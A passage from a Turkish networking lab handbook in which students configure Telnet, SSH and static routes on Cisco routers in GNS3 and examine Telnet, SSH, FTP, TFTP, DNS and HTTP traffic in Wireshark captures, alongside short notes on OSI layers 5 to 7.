0000  00 0c 29 6c e7 18 00 0c  29 3f 7f 1d 08 00 45 00  ...l.... )?....E.
0010  00 29 08 cc 40 00 80 06  bd a0 c0 a8 d9 87 c0 a8  .)...)@..... .
0020  d9 89 c0 0b 11 5c ae 94  4a 6c 35 5c 62 ea 50 18  .....\\... J15\b.P.
0030  01 00 b2 b9 00 00 65 00  00 00 00 00 00 00 00 00  .....e. ....

```


UDP iletişiminde ise onaylama mekanizması yoktur. Hedefe UDP paketi gönderilir. Cevap UDP olarak döner ya da port kapalıysa ICMP HOST UNREACHABLE mesajı alınır. Voice gibi hızlı iletişim gerektiren uygulamalarda UDP kullanılır. Telnet, SSH, FTP gibi uygulama katmanı protokollerı TCP kullanırken, DHCP SNMP gibi protokoller UDP kullanır. UDP header aşağıda gösterilmiştir;

<https://www.ietf.org/rfc/rfc768.txt>



UYGULAMA 12 TELNET SSH YAPILANDIRMA VE PAKET ANALİZİ

Telnet uzaktaki cihaza terminal bağlantısı yaparak üzerinde komut çalıştırılmaya yarayan bir protokoldür. Telnet bağlantıları şifreli gitmediği için olası bir ağ dinlemesinde akan veri elde edilebilir. **SSH** ise Telnetle aynı işlevi görmesiyle birlikte şifreli iletişim sağlamaktadır. **Telnet TCP 23** portunu kullanırken **SSH TCP 22** portunu kullanır. Aşağıdaki uygulama GNS üzerinde gerçekleştirılmıştır. 2 router birbirine bağlanarak Telnet ve SSH yapılandırılması yapılmıştır. Bağlantı anında ise wireshark ile paket analizi yapılmıştır. GNS3 ile aşağıda gösterilen ağı kurunuz ve gerekli IP adreslerini veriniz.



```
R1#enable
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface se1/0
R1(config-if)#ip addr 3.3.3.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Aug  9 17:10:03.415: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R1(config-if)#
*Aug  9 17:10:04.423: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R1(config-if)#
*Aug  9 17:10:29.323: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R1(config-if)#
*Aug  9 17:11:29.315: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
```

```

R2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface se 1/0
R2(config-if)#ip addr 3.3.3.2 255.255.255.252
R2(config-if)#no sh
R2(config-if)#
*Aug 9 17:11:18.451: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R2(config-if)#
*Aug 9 17:11:19.451: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R2(config-if)#do sh ip int brief
Interface          IP-Address      OK? Method Status       Protocol
FastEthernet0/0    unassigned     YES unset administratively down down
Serial1/0          3.3.3.2        YES manual up         up
Serial1/1          unassigned     YES unset administratively down down
Serial1/2          unassigned     YES unset administratively down down
Serial1/3          unassigned     YES unset administratively down down
Serial2/0          unassigned     YES unset administratively down down
Serial2/1          unassigned     YES unset administratively down down
Serial2/2          unassigned     YES unset administratively down down
Serial2/3          unassigned     YES unset administratively down down
Serial2/4          unassigned     YES unset administratively down down
Serial2/5          unassigned     YES unset administratively down down
Serial2/6          unassigned     YES unset administratively down down
Serial2/7          unassigned     YES unset administratively down down
R2(config-if)#

```

IP yapılandırılması yapıldıktan sonra router 1 de TELNET konfigürasyonu aşağıdaki gibi yapılmıştır;

```

R1(config-if)#line vty 0 4
R1(config-line)#
R1(config-line)#password hacker
R1(config-line)#login local
R1(config-line)#transport input telnet ssh
R1(config-line)#

```

```
R1(config)#username hacker privilege 15 secret passwd
```

Router 2 den telnet bağlantısı yapmadan Wireshark programını GNS içinde başlatınız.



Telnet bağlantısını kurarak trafiği analiz ediniz.

```

R2
Trying 3.3.3.1 ... Open

User Access Verification

Username: hacker
Password: passwd

R1#show tcp brief
TCB      Local Address          Foreign Address          (state)
65606C4C 3.3.3.1.23           3.3.3.2.52046        ESTAB

R1#sh ip int brief
Interface          IP-Address      OK? Method Status      Proto
FastEthernet0/0    unassigned     YES unset administratively down down
Serial1/0          3.3.3.1       YES manual up         up
Serial1/1          unassigned     YES unset administratively down down
Serial1/2          unassigned     YES unset administratively down down
Serial1/3          unassigned     YES unset administratively down down

telnet
No.   Time           Source          Destination        Protocol Length Info
5 11.432463 3.3.3.2       3.3.3.1       TELNET  45 Telnet Data ...
6 11.442482 3.3.3.1       3.3.3.2       TELNET  45 Telnet Data ...
7 11.515760 3.3.3.2       3.3.3.1       TELNET  45 Telnet Data ...
8 11.525934 3.3.3.1       3.3.3.2       TELNET  45 Telnet Data ...
9 11.660882 3.3.3.2       3.3.3.1       TELNET  45 Telnet Data ...
10 11.670909 3.3.3.1      3.3.3.2       TELNET  45 Telnet Data ...
12 11.950181 3.3.3.2      3.3.3.1       TELNET  45 Telnet Data ...
13 11.960299 3.3.3.1      3.3.3.2       TELNET  45 Telnet Data ...
14 12.169355 3.3.3.2      3.3.3.1       TELNET  45 Telnet Data ...
15 12.179523 3.3.3.1      3.3.3.2       TELNET  45 Telnet Data ...
16 12.221905 3.3.3.2      3.3.3.1       TELNET  45 Telnet Data ...
17 12.231940 3.3.3.1      3.3.3.2       TELNET  45 Telnet Data ...
18 12.335565 3.3.3.2      3.3.3.1       TELNET  45 Telnet Data ...
19 12.345746 3.3.3.1      3.3.3.2       TELNET  45 Telnet Data ...
21 12.587318 3.3.3.2      3.3.3.1       TELNET  45 Telnet Data ...
22 12.598149 3.3.3.1      3.3.3.2       TELNET  45 Telnet Data ...

sshh iipp iinntt bbrriieeff

Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0    unassigned     YES unset administratively down down
Serial1/0          3.3.3.1       YES manual up         up
Serial1/1          unassigned     YES unset administratively down down
Serial1/2          unassigned     YES unset administratively down down
Serial1/3          unassigned     YES unset administratively down down
Serial2/0          unassigned     YES unset administratively down down
Serial2/1          unassigned     YES unset administratively down down
Serial2/2          unassigned     YES unset administratively down down
Serial2/3          unassigned     YES unset administratively down down
Serial2/4          unassigned     YES unset administratively down down
Serial2/5          unassigned     YES unset administratively down down
Serial2/6          unassigned     YES unset administratively down down
Serial2/7          unassigned     YES unset administratively down down

R1#

```

İkinci adımda SSH aşağıdaki gibi knfiüre edilmiştir.

SSH bağlantısı yapılarak trafik analizi aşağıdaki gibi yapılmıştır.

```
R2#ssh -l hacker 3.3.3.1  
Password:
```

Bağlantı kurularak trafik incelediğinde ağ trafiğinin şifreli olduğu görülmektedir.

No.	Time	Source	Destination	Protocol	Length	Info
213	690.317278	3.3.3.1	3.3.3.2	SSHv2	63	Server: Protocol (SSH-2.0-Cisco-1.25)
214	690.327305	3.3.3.2	3.3.3.1	SSHv2	64	Client: Protocol (SSH-1.99-Cisco-1.25)
216	690.337333	3.3.3.1	3.3.3.2	SSHv2	388	Server: Key Exchange Init
221	690.357385	3.3.3.2	3.3.3.1	SSHv2	68	Client: Key Exchange Init
222	690.357385	3.3.3.2	3.3.3.1	SSHv2	68	Client: Diffie-Hellman Group Exchange Request
223	690.367386	3.3.3.1	3.3.3.2	SSHv2	324	Server: Diffie-Hellman Group Exchange Group
228	690.437598	3.3.3.2	3.3.3.1	SSHv2	60	Client: Diffie-Hellman Group Exchange Init
231	690.648132	3.3.3.1	3.3.3.2	SSHv2	316	Server: Diffie-Hellman Group Exchange Reply
232	690.658159	3.3.3.1	3.3.3.2	SSHv2	60	Server: New Keys
234	690.728372	3.3.3.2	3.3.3.1	SSHv2	60	Client: New Keys
235	690.728372	3.3.3.2	3.3.3.1	SSHv2	96	Client: Encrypted packet (len=52)
236	690.738398	3.3.3.1	3.3.3.2	SSHv2	96	Server: Encrypted packet (len=52)
237	690.748429	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
238	690.748429	3.3.3.2	3.3.3.1	SSHv2	48	Client: Encrypted packet (len=4)
239	690.758449	3.3.3.1	3.3.3.2	SSHv2	128	Server: Encrypted packet (len=84)
240	690.768478	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
241	690.768478	3.3.3.2	3.3.3.1	SSHv2	96	Client: Encrypted packet (len=52)
242	690.778479	3.3.3.1	3.3.3.2	SSHv2	112	Server: Encrypted packet (len=68)
244	693.183653	3.3.3.2	3.3.3.1	SSHv2	96	Client: Encrypted packet (len=52)
245	693.193683	3.3.3.1	3.3.3.2	SSHv2	80	Server: Encrypted packet (len=36)
246	693.203706	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
247	693.203706	3.3.3.2	3.3.3.1	SSHv2	48	Client: Encrypted packet (len=4)
248	693.213733	3.3.3.1	3.3.3.2	SSHv2	96	Server: Encrypted packet (len=52)
249	693.223733	3.3.3.2	3.3.3.1	SSHv2	108	Client: Encrypted packet (len=64)
250	693.223733	3.3.3.2	3.3.3.1	SSHv2	64	Client: Encrypted packet (len=20)
251	693.233787	3.3.3.1	3.3.3.2	SSHv2	80	Server: Encrypted packet (len=36)

```

SSH-2.0-Cisco-1.25
SSH-1.99-Cisco-1.25
...T...q.j....KJ.3.t.B...Ydiffie-hellman-group-exchange-sha1,dif...T...
44.....+...Ydiffie-hellman-group-exchange-sha1,diffie-hellman-group14-
sha1,diffie-hellman-group1-sha1....ssh-rsa...)aes128-cbc,3des-cbc,aes192-
cbc,aes256-cbc...)aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc...+hmac-sha1,hmac-
sha1-96,hmac-md5,hmac-md5-96...+hmac-sha1,hmac-sha1-96,hmac-md5,hmac-
md5-96...none....none.....fie-hellman-group14-sha1,diffie-
hellman-group1-sha1....ssh-rsa...)aes128-cbc,3des-cbc,aes192-cbc,aes256-
cbc...)aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc...+hmac-sha1,hmac-
sha1-96,hmac-md5,hmac-md5-96...+hmac-sha1,hmac-sha1-96,hmac-md5,hmac-
md5-96...none....none.....".
.....!h.4..b.....).N..g.t....;"QJ.y.4.....:C.0+
m._.70.5mmQ.E..vb^~..LB..7.k..\.....8k.Z.....$.|K..I(fQ..
[=..|..c....H6.U..i?..$.e]#....b.V.R...).p..mg.5NJ....t1...!|2.^F.
6.;..w,.....'.....].oLR.+...X..
9.I|..j....&.....r.Z...h.....{.\I.Qn.:!.Lhil.;...
+.Z.G^....#.p....I.l>.w.T..
,...A....4~.i.....
...d._....3..P6..p<0
4[..H.>....`...{..z.X.....X.S~....&]B.....I..k.,;.v,.j....J.
9h...)..~.x...^..A.u._VNJ...#W6.....;)L.B.....41.R9....p.ziB....q.
8o....R.t%1K.....<.!.....ssh-rsa....._
8U)Gm.b.g..f".g.....D.....n.....o....).U.....?..B.
\2P..~p..t.....*N.....^98Pkh..Cvz.\C.6...0..g%....01V..2..t0..z.
(3.....z.iV....."X..h...;<..(9Y.....A}N.E.!....?..8...?@....&OJp....T
m.N....j..Q.....z?..H..~V.G..r.t...=..øs
...t62U.UW..._Z.....QcMl.....S.c..& ..c....>..Z.RX.`..N.BS.K..
7...X....#...!,..j....e...$.qFP.....P.....B....H'...-?..
8i...q..wQ:..t/S9...1.$.....w7...7..9..cf....`.....G.3u$.

```

Katman 5 oturum katmanıdır. Session katmanı yani Oturum katmanı, cihazlar arasındaki bağlantıları kontrol eder. Yereldeki ve uzaktaki bağlantıları kurabilir, yönetebilir ve sonlandırabilir. Oturum katmanı mesajlaşma kurallarından(full-duplex, half-duplex, simplex), uygulamalar arasındaki mesajlaşma kontrolünden, farklı birimlere gidecek verilerin gruplanmasıından, mesajlaşmaya kalınan noktadan devam edilmesinden ya da yeniden alınmasından sorumludur. Oturum katmanı çoğunlukla uzak yordam çağrımasını kullanan uygulama ortamlarında kullanılır. Ağıda iki uygulamanın haberleşmesini sağlar. Uygulamalar arasındaki bağlantıları kurar, yönetir ve sonlandırır. Örneğin bir int.explorer programı ile Web server uygulamasının oturum kurmalarını birbirleri ile ön konuşmalar yapmalarını sağlar. İki uygulama birbirini fark edecek ve aralarında bir diyalog başlatacaktır.

Bu katman yardımı ile farklı bilgisayarlardaki kullanıcılar arasında oturumlar kurulması sağlanır. Bu işlem oturumların kurulmasını, yönetilmesini ve bitirilmesini içerir

Örneğin A bilgisayarı B üzerindeki [yazıcıya](#) yazdırırken, C bilgisayarı B üzerindeki [diske](#) erişiyorsa, B hem A ile olan, hem de C ile olan iletişimini aynı anda sürdürmek zorundadır.

Bu katmanda çalışan [NetBIOS](#) ve [Sockets](#) gibi protokoller farklı bilgisayarlarla aynı anda olan bağlantıları yönetme imkânı sağlarlar.

Oturum katmanı iletişim kuralları

[değiştir | kaynağı değiştir]

- Named Pipes
- NetBIOS
- SIP
- SAP
- SDP
- LPD

Kaynak: https://tr.wikipedia.org/wiki/Oturum_katman%C4%B1

Katman 6'da ise sunum (presentation) katmanı yer almaktadır. ASCII kodlar, jpeg formatı gibi formatlar burada kullanılır, ayrıca encoding decoding işlemleri, sıkıştırma gibi işlemler burada yapılır.

Katman 7 APPLICATION yani uygulama katmanıdır. DNS, HTTP, HTTPS, FTP, SSH, SNMP, SMTP gibi uygulama protokolleri bu katmanda çalışırlar. Uygulama katmanı son kullanıcıya en yakın olan OSI katmanıdır. Yani hem OSI uygulama katmanı hem de kullanıcı doğrudan yazılımla, uygulamaya etkileşimde bulunur. Bu katman iletişim bileşenini yürüten uygulamaya etkileşime girer. Bazı uygulamalar OSI modelin kapsamı dışına çıkabilir. Uygulama katmanı sayesinde iletişim kuran kişiler tanımlanır, kaynak kullanılabilirliğine karar verilir ve senkronize iletişim gerçekleştirilir. İletişim kuran kişiler tanımlanırken kişilerin bir uygulama üzerinden veri göndermek için gereken kimliğine ve kullanılabilirliğin yeterli olup olmadığına karar verir. Kaynak kullanılabilirliğine karar verirken, uygulama katmanı ağıın yeterli olup olmadığına ya da istenilen bağlantının var olup olmadığına karar vermelidir. İletişim senkronize edilirken uygulamalar arasındaki tüm iletişim, uygulama katmanı tarafından sağlanan iş birliğine ihtiyaç duyar. Bu katman uygulama ve son kullanıcı işlemlerini destekler. İletişimde bulunan kişiler ve servis kalitesi tanımlıdır, kullanıcı yetkilendirme ve gizlilik dikkate alınır ve de verinin sözdizimi ile ilgili kısıtlamalar da yine tanımlıdır. Bu katmandaki her şey uygulamaya özgüdür.

SMTP/IMAP4 HTTP	TELNET FTP	RIP TFTP SNMP	OSPF DHCP BOOTP	
TCP		UDP		TAŞIMA
IP			ICMP	AĞ
ARP ISO 802.2 LLC ISO 802.3 MAC		RARP Frame Relay X.25 ISDN PPP		VERİ BAĞLANTI
ISO 802.3 z Gigabit Ethernet		ISO 802.2 Ethernet		FİZİKSEL
		SDH-HCC 2M TSn		

UYGULAMA 13 PROTOKOL PAKET ANALİZLERİ

Wireshark'ı açarak trafik oluşturunuz. Daha önceden SSH ve Telnet için yapılan analizleri FTP TFTP, HTTP, SMB ve DNS protokollerini için yapınız.

FTP Paket Analizi:

The screenshot shows a Wireshark capture window titled "ftp". The packet list pane displays 59 captured packets, mostly from source 192.168.217.138 to destination 192.168.217.135. The details pane shows a selected TCP segment (packet 59) with the following analysis:

- Transmission Control Protocol:** Src Port: 21, Dst Port: 49160, Seq: 77, Ack: 36, Len: 14
- Source Port:** 21
- Destination Port:** 49160
- [Stream index:** 1]
- [TCP Segment Len:** 14]
- Sequence number:** 77 (relative sequence number)
- [Next sequence number:** 91 (relative sequence number)]
- Acknowledgment number:** 36 (relative ack number)
- Header Length:** 20 bytes
- Flags:** 0x018 (PSH, ACK)
- Window size value:** 229
- [Calculated window size:** 29312]
- [Window size scaling factor:** 128]
- Checksum:** 0x348c [unverified]
- [Checksum Status:** Unverified]
- Urgent pointer:** 0
- [SEQ/ACK analysis]**

The bytes pane shows the raw hex and ASCII data for the selected packet.

TFTP Paket Analizi:

tftp

Title: Time				Type: Time (format as specified)	Fields:	
No.	Time	Source	Destination	Protocol	Length	Info
135	512.130078613	192.168.217.135	192.168.217.138	TFTP	60	Read Request, File: x.txt, Transfer type: octet
136	512.132412497	192.168.217.138	192.168.217.135	TFTP	52	Data Packet, Block: 1 (last)
137	512.133058233	192.168.217.135	192.168.217.138	TFTP	60	Acknowledgement, Block: 1

Wireshark · Packet 135 · wireshark_eth1_20170810045023_Jk2F9z

```

▶ Frame 135: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: VMware_3f:7f:1d (00:0c:29:3f:7f:1d), Dst: VMware_6c:e7:18 (00:0c:29:6c:e7:18)
▶ Internet Protocol Version 4, Src: 192.168.217.135, Dst: 192.168.217.138
▼ User Datagram Protocol, Src Port: 65214, Dst Port: 69
  Source Port: 65214
  Destination Port: 69
  Length: 22
  Checksum: 0x13e9 [unverified]
  [Checksum Status: Unverified]
  [Stream index: 17]
▼ Trivial File Transfer Protocol
  Opcode: Read Request (1)
  Source File: x.txt
  Type: octet

0000  00 0c 29 6c e7 18 00 0c  29 3f 7f 1d 08 00 45 00  ...)l.... )?....E.
0010  00 2a 00 cc 00 00 80 11  05 94 c0 a8 d9 87 c0 a8  .*..... .....
0020  d9 8a fe be 00 45 00 16  13 e9 00 01 78 2e 74 78  ....E.. ....x.tx
0030  74 00 6f 63 74 65 74 00  00 00 00 00  t.octet. .....

```

DNS Trafik Analizi:

613	893.305313289	192.168.217.135	192.168.217.1	DNS	76	Standard query 0x31bc A wpad.localdomain
615	894.320467376	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x5914 A api.bing.com
617	898.321152718	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x5914 A api.bing.com
618	901.310588920	192.168.217.138	192.168.217.1	DNS	70	Standard query 0x3c1e A olmayan.xy
619	901.310673370	192.168.217.138	192.168.217.1	DNS	70	Standard query 0xd247 AAAA olmayan.xy
625	904.620725156	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x9cae A api.bing.com
626	905.6355226173	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x9cae A api.bing.com
628	906.319892877	192.168.217.138	192.168.217.1	DNS	70	Standard query 0x3c1e A olmayan.xy
629	906.320196806	192.168.217.138	192.168.217.1	DNS	70	Standard query 0xd247 AAAA olmayan.xy
632	906.649854092	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x9cae A api.bing.com
633	908.666318467	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x9cae A api.bing.com
634	911.326609463	192.168.217.138	192.168.217.1	DNS	82	Standard query 0x4696 A olmayan.xy.localdomain
635	911.326882731	192.168.217.138	192.168.217.1	DNS	82	Standard query 0x0212 AAAA olmayan.xy.localdomain
636	912.673147710	192.168.217.135	192.168.217.1	DNS	72	Standard query 0x9cae A api.bing.com
637	916.333479998	192.168.217.138	192.168.217.1	DNS	82	Standard query 0x4696 A olmayan.xy.localdomain
638	916.333746694	192.168.217.138	192.168.217.1	DNS	82	Standard query 0x0212 AAAA olmayan.xy.localdomain

HTTP Trafik Analizi:

http

No.	Time	Source	Destination	Protocol	Length	Info
404	758.625007876	192.168.217.135	192.168.217.138	HTTP	304	GET / HTTP/1.1
406	758.626424765	192.168.217.138	192.168.217.135	HTTP	3434	HTTP/1.1 200 OK (text/html)
408	758.629614374	192.168.217.135	192.168.217.138	HTTP	372	GET /icons/openlogo-75.png HTTP/1.1
409	758.631837806	192.168.217.138	192.168.217.135	HTTP	6094	HTTP/1.1 200 OK (PNG)
411	758.684624977	192.168.217.135	192.168.217.138	HTTP	257	GET /favicon.ico HTTP/1.1
412	758.684775397	192.168.217.138	192.168.217.135	HTTP	560	HTTP/1.1 404 Not Found (text/html)

Wireshark · Packet 406 · wireshark_...eth1_20170810045023_Jk2F9z

```

Frame 406: 3434 bytes on wire (27472 bits), 3434 bytes captured (27472 bits) on interface 0
Ethernet II, Src: VMware_6c:e7:18 (00:0c:29:6c:e7:18), Dst: VMware_3f:7f:1d (00:0c:29:3f:7f:1d)
Internet Protocol Version 4, Src: 192.168.217.138, Dst: 192.168.217.135
Transmission Control Protocol, Src Port: 80, Dst Port: 49161, Seq: 1, Ack: 251, Len: 3380
    Source Port: 80
    Destination Port: 49161
    [Stream index: 2]
    [TCP Segment Len: 3380]
    Sequence number: 1 (relative sequence number)
    [Next sequence number: 3381 (relative sequence number)]
    Acknowledgment number: 251 (relative ack number)
    Header Length: 20 bytes
    Flags: 0x018 (PSH, ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x41b2 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
0000  00 0c 29 3f 7f 1d 00 0c 29 6c e7 18 08 00 45 00  ..)?.... )1....E.
0010  0d 5c aa f5 40 00 40 06 4e 43 c0 a8 d9 8a c0 a8  .\..@.@. NC.....
0020  d9 87 00 50 c0 09 be 8f fa 64 1c d8 67 66 50 18  ...P.....d..gfP.
0030  00 ed 41 b2 00 00 48 54 54 50 2f 31 2e 31 20 32  ..A...HT TP/1.1.2
0040  30 30 20 4f 4b 0d 0a 44 61 74 65 3a 20 54 68 75  00 OK..D ate: Thu
0050  2c 20 31 30 20 41 75 67 20 32 30 31 37 20 30 39  , 10 Aug 2017 09
0060  3a 30 33 3a 30 34 29 47 4d 54 0d 0a 53 65 72 76  :03:04 G MT..Serv
0070  65 72 3a 20 41 70 61 63 68 65 2f 32 2e 34 2e 32  er: Apac he/2.4.2
0080  37 20 28 44 65 62 69 61 6e 29 0d 0a 4c 61 73 74  7 (Debia n)..Last
0090  2d 4d 6f 64 69 66 69 65 64 3a 20 53 75 6e 2c 20  -Modifie d: Sun,
00a0  31 36 20 41 70 72 20 32 30 31 37 20 30 31 3a 35  16 Apr 2 017 01:5
00b0  31 3a 34 36 20 47 4d 54 0d 0a 45 54 61 67 3a 20  1:46 GMT ..ETag:
00c0  22 32 39 63 64 20 35 34 64 33 65 65 61 63 61 37  "29cd-54 d3eeaca7
00d0  30 38 30 2d 67 7a 69 70 22 0d 0a 41 63 63 65 70  080-gzip "..Accep
00e0  74 2d 52 61 6e 67 65 73 3a 20 62 79 74 65 73 0d  t-Ranges : bytes.
00f0  0a 56 61 72 79 3a 20 41 63 63 65 70 74 2d 45 6e  .Vary: A ccept-En
0100  63 6f 64 69 66 67 0d 0a 43 6f 6e 74 65 6e 74 2d  coding.. Content-
0110  45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 0d 0a  Encoding : gzip..
0120  43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20  Content- Length:
0130  33 30 34 31 0d 0a 4b 65 65 70 2d 41 6c 69 76 65  3041..Ke ep-Alive
0140  3a 20 74 69 6d 65 6f 75 74 3d 35 2c 20 6d 61 78  : timeout t=5, max

```

Frame (3434 bytes) | Uncompressed entity body (10701 bytes)

No: 406 · Time: 758.626424765 · Source: 192.168.217.138 · Destination: 192.168.217.135 · Protocol: HTTP · Length: 3434 · Info: HTTP/1.1 200 OK (text/html)

[Help](#) [Close](#)

SMB Ve SMTP protokolleri aynı şekilde sınıfta incelenecaktır.

BÖLÜM 2 ROUTING

İlk bölümde uçtan uca haberleşme ve internetin temel alt yapısı anlatıldıktan sonra 2. Bölümde çeşitli ROUTING yöntemlerine deşinilerek uygulamalar yapılacaktır. Statik routing yönteminde hedef ağlar için next hop ya da exit interface router üzerinde teker teker yazılır.


STATIC ROUTE

Statik routing konusunun daha iyi anlaşılması açısından aşağıdaki uygulama yapılmıştır. GNS üzerinde aşağıda gösterilen network diagramını kurunuz.

<http://www.computernetworkingnotes.com/ccna-study-guide/static-routing-configuration-guide-with-examples.html>

UYGULAMA 14

GNS3 STATIC ROUTING IMPLEMENTATION



Uygun IP adreslerini atadıktan sonra aşağıdaki konfigürasyon adımlarını izleyerek uçtan uca erişimi sağlayınız.

```
R2#enable
R2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface se 1/0
R2(config-if)#ip addr 1.1.1.1 255.255.255.252
R2(config-if)#no sh
R2(config-if)#ip
*Aug  8 09:59:18.195: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R2(config-if)#
*Aug  8 09:59:19.203: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R2(config-if)#ip route 2.2.2.0 255.255.255.252
*Aug  8 09:59:47.315: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R2(config-if)#ip route 2.2.2.0 255.255.255.252 1.1.1.2
R2(config)#ip route 3.3.3.0 255.255.255.252 1.1.1.2
R2(config)#ip route 4.4.4.0 255.255.255.252 1.1.1.2
```

```
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface se1/0
R1(config-if)#ip addr 1.1.1.2 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Aug  8 10:02:13.907: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R1(config-if)#
*Aug  8 10:02:14.911: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R1(config-if)#interface se 1/1
R1(config-if)#ip addr 2.2.2.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#exit
R1(config)#
*Aug  8 10:05:40.787: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R1(config)#
*Aug  8 10:05:41.795: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config)#
*Aug  8 10:06:07.439: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config)#ip route 3.3.3.0 255.255.255.252 se1/1
R1(config)#ip route 4.4.4.0 255.255.255.252 se1/1
R1(config)#

```

```

R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#interface se 1/0
R3(config-if)#ip addr 2.2.2.2 255.255.255.252
R3(config-if)#no sh
R3(config-if)#
*Aug  8 10:11:55.747: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R3(config-if)#

R3(config-if)#interface se 1/2
R3(config-if)#ip addr 3.3.3.1 255.255.255.252
R3(config-if)#no sh
R3(config-if)#
*Aug  8 10:12:48.627: %LINK-3-UPDOWN: Interface Serial1/2, changed state to up
R3(config-if)#
*Aug  8 10:12:49.635: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/2, changed state to up
R3(config-if)#interface se 1/1
R3(config-if)#ip addr 4.4.4.1 255.255.255

R3(config-if)#ip addr 4.4.4.1 255.255.255.252
R3(config-if)#no sh
R3(config-if)#
*Aug  8 10:13:26.351: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R3(config-if)#
*Aug  8 10:13:27.359: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1, changed state to up
R3(config-if)#ip route 1.1.1.0 255.255.255.252 2.2.2.1

R3(config-if)#ip route 1.1.1.0 255.255.255.252 2.2.2.1
R3(config)#do sh ip route

```

```

R4#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R4(config)#interface se 1/0
R4(config-if)#ip addr 4.4.4.2 255.255.255.252
R4(config-if)#no sh
R4(config-if)#
*Aug  8 10:20:22.255: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R4(config-if)#
*Aug  8 10:20:23.263: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R4(config-if)#ip route 3.3.3.0 255.255.255.252 4.4.4.1
R4(config)#ip route 2.2.2.0 255.255.255.252 4.4.4.1
R4(config)#ip route 1.1.1.0 255.255.255.252 se 1/0
R4(config)#do wr
Warning: Attempting to overwrite an NVRAM configuration previously written
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]

```

```

R5#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R5(config)#interface se1/0
R5(config-if)#ip addr 3.3.3.2 255.255.255.252
